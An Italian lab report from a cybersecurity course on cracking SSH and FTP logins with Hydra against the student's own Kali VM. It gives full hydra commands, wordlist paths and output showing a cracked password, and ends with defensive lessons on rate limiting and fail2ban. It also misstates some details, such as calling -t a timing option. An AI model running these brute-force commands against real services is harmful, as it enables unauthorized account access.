Report su Authentication cracking con Hydra S6-L5

A cura di Iris Canole

Corso: Master Cybersecurity

Data: 31/10/2025

Obiettivi

Gli obiettivi dell'esercitazione di oggi sono: familiarizzare con il tool Hydra per craccare l'autenticazione dei servizi di rete e consolidare le conoscenze dei servizi stessi tramite la loro configurazione

L'esercizio si svilupperà in due fasi:

- Una prima fase dove si richiede l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove si chiede di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Metodologia

1. Ho creato un utente di test `test_user` su Kali linux, usando il comando `ssh test_user@192.168.50.4` dove:
   - `test_user` ➜ è il nome del nuovo utente creato nella Kali
   - `192.168.50.4` ➜ è l'indirizzo IP della Kali
2. Ho lanciato tentativi di autenticazione con `hydra` utilizzando:
   - Wordlist grandi prese da `Seclists` ➜ osservazione del comportamento (*)
   - Wordlist ridotte create manualmente (`users.txt && passwords.txt`)
3. Ripetizione dello stesso test su servizio FTP per confronto.
4. Monitoraggio log SSH (`/var/log/auth.log` o `journalctl -u ssh`) per osservare errori, rifiuti e meccanismi di protezione (PAM, fail2ban).

Svolgimento prima fase dell'esercizio e osservazione degli errori

Dopo aver svolto l'esercizio guidato sulla creazione dell'utente su Kali, ho iniziato a lanciare i comandi per l'avvio del servizio SSH.

Abbiamo due casi interessanti da studiare:


Caso 1 - test distruttivo (wordlist grande)

Lanciando il comando `hydra -L /usr/share/seclists/Usernames/cirt-default-usernames.txt -P /usr/share/seclists/Passwords/cirt-default-passwords.txt 192.168.50.4 -t4 ssh -V -o hydra_results.txt`

dove:

- `/usr/share/seclists/Usernames/cirt-default-usernames.txt` ➔ è il percoso in cui si trova il file degli user di seclists
- `/usr/share/seclists/Passwords/cirt-default-passwords.txt` ➔ è il percorso in cui si trova il file delle password di seclists
- `192.168.50.4` ➔ è l'indirizzo IP della Kali
- `-t4` ➔ è il tempo che ci deve mettere hydra a fare la scansione
- `hydra_results.txt` ➔ è un file di report che hydra genererà alla fine della scansione

il programma inizia a fare la sua scansione. La problematica che riscontriamo, però, è che non solo la scansione è molto lenta, ma alla fine produrrà un errore, come questo in figura:




```
[ATTEMPT] target 192.168.50.4 - login "!root" - pass "AP" - 80 of 861948 [child 3] (0/0)
[ATTEMPT] target 192.168.50.4 - login "!root" - pass "APC" - 81 of 861948 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "!root" - pass "AMI~" - 81 of 861948 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "!root" - pass "AMI~" - 81 of 861948 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "!root" - pass "AMI~" - 81 of 861948 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "!root" - pass "AMI~" - 81 of 861948 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "!root" - pass "AMI~" - 81 of 861948 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "!root" - pass "AMI~" - 81 of 861948 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "!root" - pass "AMI~" - 81 of 861948 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "!root" - pass "AMI~" - 81 of 861948 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "!root" - pass "AMI~" - 81 of 861948 [child 0] (0/0)
[ATTEMPT] target 192.168.50.4 - login "!root" - pass "APPS" - 82 of 861949 [child 1] (0/1)
[ATTEMPT] target 192.168.50.4 - login "!root" - pass "APPUSER" - 83 of 861949 [child 2] (0/1)
[RE-ATTEMPT] target 192.168.50.4 - login "!root" - pass "AP" - 83 of 861949 [child 3] (0/1)
[RE-ATTEMPT] target 192.168.50.4 - login "!root" - pass "AP" - 83 of 861949 [child 3] (0/1)
[ATTEMPT] target 192.168.50.4 - login "!root" - pass "AQ" - 84 of 861950 [child 1] (0/2)
[RE-ATTEMPT] target 192.168.50.4 - login "!root" - pass "AQ" - 84 of 861951 [child 1] (0/3)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-31 12:44:11
```

In sostanza il programma ci sta dicendo la scansione non è andata a buon fine per via dei troppi errori riscontrati.


Cosa vuol dire questo? Essendo che stiamo usando dei file di users e passwords con tantissime righe da scansionare, il servizio SSH smette di funzionare in quanto si sovraccarica di richieste.

Possiamo confermare questa cosa dai file di log di SSH, che possiamo vedere lanciando il comando `sudo systemctl status ssh` .
Nell'immagine sottostante possiamo vedere come i file di log ci mostrano chiaramente che è stato raggiunto il limite massimo di tentativi di autenticazione:



Adesso bisogna riavviare il servizio SSH utilizzando il comando `sudo service ssh restart`, per tornare a farlo funzionare.

Una volta lanciato il comando, verifichiamo che lo status della SSH sia stato ripulito e riavviato.



Come vediamo in figura, il serivizio è pulito, riavviato e pronto per un nuovo uso.

Caso 2 – approccio controllato (funzionante)

Si può intuire che usare le liste di Seclists diventa troppo dispendioso per SSH. Bisogna agire in un altro modo.

Una delle soluzioni è creare di nostro pugno delle liste sia per `users` che per `passwords`, con poche righe di passwords e poche righe di utenti, in tal modo da non sovraccaricare SSH.

Creiamo dunque:

- `users.txt` ➜ in cui inseriamo i nomi utente
- `passwords.txt` ➜ in cui inseriamo le passwords

Questi file sono molti più leggeri e possono essere un'ottima alternativa per un test efficace e senza sovraccarichi.

Proviamo a lanciare lo stesso comando del **Caso 1**, ma modificando il percorso in cui si trovano i file users e passwords, in questo modo:

```
hydra -L /home/kali/Desktop/users -P /home/kali/Desktop/passwords 192.168.50.4 -t3 ssh -V -o hydra_results.txt
```

Cambiamo il tempo di scansione, per evitare in modo definitivo sovraccarichi inutili. T3 renderà la scansione legermente più lenta, ma almeno siamo sicuri di non cadere nel problema precedente.

Una volta lanciato il comando, possiamo vedere nella figura sottostante come la scansione abbia successo e come possiamo vedere la password del nuovo utente di Kali.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/users -P /home/kali/Desktop/passwords  192.168.50.4 -t3 ssh -V -o hydra_results.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-31 12:56:25
[DATA] max 3 tasks per 1 server, overall 3 tasks, 18 login tries (l:3/p:6), ~6 tries per task
[DATA] attacking ssh://192.168.50.4:22/
[ATTEMPT] target 192.168.50.4 - login "user" - pass "passwd" - 1 of 18 [child 0] (0/0)
[ATTEMPT] target 192.168.50.4 - login "user" - pass "ciao123" - 2 of 18 [child 1] (0/0)
[ATTEMPT] target 192.168.50.4 - login "user" - pass "msfadmin" - 3 of 18 [child 2] (0/0)
[ATTEMPT] target 192.168.50.4 - login "user" - pass "lololol123" - 4 of 18 [child 0] (0/0)
[ATTEMPT] target 192.168.50.4 - login "user" - pass "milancurvasud" - 5 of 18 [child 1] (0/0)
[ATTEMPT] target 192.168.50.4 - login "user" - pass "kali" - 6 of 18 [child 2] (0/0)
[ATTEMPT] target 192.168.50.4 - login "test_user" - pass "passwd" - 7 of 18 [child 0] (0/0)
[ATTEMPT] target 192.168.50.4 - login "test_user" - pass "ciao123" - 8 of 18 [child 1] (0/0)
[ATTEMPT] target 192.168.50.4 - login "test_user" - pass "msfadmin" - 9 of 18 [child 2] (0/0)
[ATTEMPT] target 192.168.50.4 - login "test_user" - pass "lololol123" - 10 of 18 [child 0] (0/0)
[ATTEMPT] target 192.168.50.4 - login "test_user" - pass "milancurvasud" - 11 of 18 [child 2] (0/0)
[ATTEMPT] target 192.168.50.4 - login "test_user" - pass "kali" - 12 of 18 [child 0] (0/0)
[ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "passwd" - 13 of 18 [child 2] (0/0)
[ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "ciao123" - 14 of 18 [child 1] (0/0)
[22][ssh] host: 192.168.50.4   login: test_user   password: kali
[ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "msfadmin" - 15 of 18 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "ciao123" - 15 of 18 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "msfadmin" - 15 of 18 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "ciao123" - 15 of 18 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "msfadmin" - 15 of 18 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "ciao123" - 15 of 18 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "msfadmin" - 15 of 18 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "ciao123" - 15 of 18 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "msfadmin" - 15 of 18 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "ciao123" - 15 of 18 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "msfadmin" - 15 of 18 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "ciao123" - 15 of 18 [child 1] (0/0)
[ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "lololol123" - 16 of 20 [child 2] (0/2)
[ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "milancurvasud" - 17 of 20 [child 2] (0/2)
[ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "kali" - 18 of 20 [child 2] (0/2)
[REDO-ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "msfadmin" - 19 of 20 [child 2] (1/2)
[REDO-ATTEMPT] target 192.168.50.4 - login "creepy_user" - pass "ciao123" - 20 of 20 [child 2] (2/2)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-31 12:56:51
```

Possiamo vedere il risultato non solo da linea di comando, ma anche da report generato automaticamente con il comando `-o hydra_results.txt`.

Svolgimento seconda fase dell’esercizio

Nella seconda fase dell’esercizio, bisogna scegliere un servizio da configurare, e poi provare a craccare l’autenticazione con Hydra.
Si sceglie, in questo caso, di usare FTP come servizio da configurare.

Procediamo all’installazione del servizio FTP con il comando `sudo apt install vsftpd`.

Apriamo ora due terminali:

- Uno sull’utente `kali`
- Uno sull’utente `test_user`


Sul terminale di `test_user`:

- lanciamo il servizio ftp con l'IP della Kali ➜ `ftp 192.168.50.4`
- vediamo come si collega all'indirizzo IP
- ci logghiamo
- a login avvenuto, a questo punto la connessione è stabilita

Sul terminale `kali`:

- lanciamo il comando che abbiamo usato nel **Caso 2** ➜ `hydra -L /home/kali/Desktop/users -P /home/kali/Desktop/passwords 192.168.50.4 -t3 ftp -V -o hydra_results.txt` cambiando però il tipo di servizio, FTP per l'appunto.
- A questo punto inizierà la scansione e se va tutto bene, vedremo il crac delle credenziali di login

La figura sottostante mostra il tutto:



Risultati / Osservazioni

- L'uso di wordlist molto grandi su **stesso host** porta rapidamente alla saturazione delle risorse del servizio SSH: si osservano rifiuti di connessione, messaggi PAM `maximum authentication attempts exceeded` e, in presenza di fail2ban, ban automatici dell'IP di origine.
- L'approccio con file piccoli (creati manualmente) permette di completare test senza danneggiare il servizio e di osservare i meccanismi di login in modo controllato.
- L'attacco su FTP mostra analoghi effetti

Analisi e spiegazione tecnica

- SSH mantiene contatori di tentativi per connessione/utente (PAM / sshd). Un'elevata concorrenza (MaxStartups) o ripetute autenticazioni fallite causano rifiuti.

- Protezioni quali fail2ban leggono i log e aggiungono regole firewall per bannare IP.
- Il problem è primariamente un *rate/volume* problem: il servizio non è progettato per processare milioni di tentativi contemporanei dallo stesso IP.

Altre alternative valide per evitare di “rompere” SSH durante i test con wordlist grandi

1) Usare una macchina target separata (attacker ≠ target)

Cosa: crea una VM o container separato che esegue il servizio SSH (target), e lancia gli attacchi dalla VM attacker.
Perché funziona: evita che il processo sshd locale sia sovraccaricato dallo stesso host che genera il traffico; permette di ripristinare o isolare il target senza influenzare l’attacker.
Pro: realistico, ripetibile, sicuro per l’attacker.
Contro: richiede risorse/tempo per creare la VM.

2) Ridurre concorrenza / aumentare timeout (parametri Hydra)

Cosa: abbassa il numero di thread (-t) e aumenta timeout (-w).
Perché funziona: limita le connessioni simultanee ed evita di saturare sshd o triggare protezioni per connessioni concorrenti.
Pro: semplice, non richiede modifiche al target.
Contro: aumenta wall-time del test (più lento).

Conclusioni

L’esperimento mostra che non è soltanto la “forza” delle password a contare, ma anche *come* e *con quale ritmo* vengono provati gli attacchi. Lanciare grosse wordlist in poco tempo può far cadere il servizio prima ancora che si trovi una credenziale valida: l’attacco diventa quindi sia una prova di forza sia un problema di disponibilità. Per questo, difendere vuol dire non solo imporre password robuste, ma anche limitare il ritmo degli accessi, isolare i servizi e monitorare i log: è la combinazione di questi interventi che riduce davvero il rischio.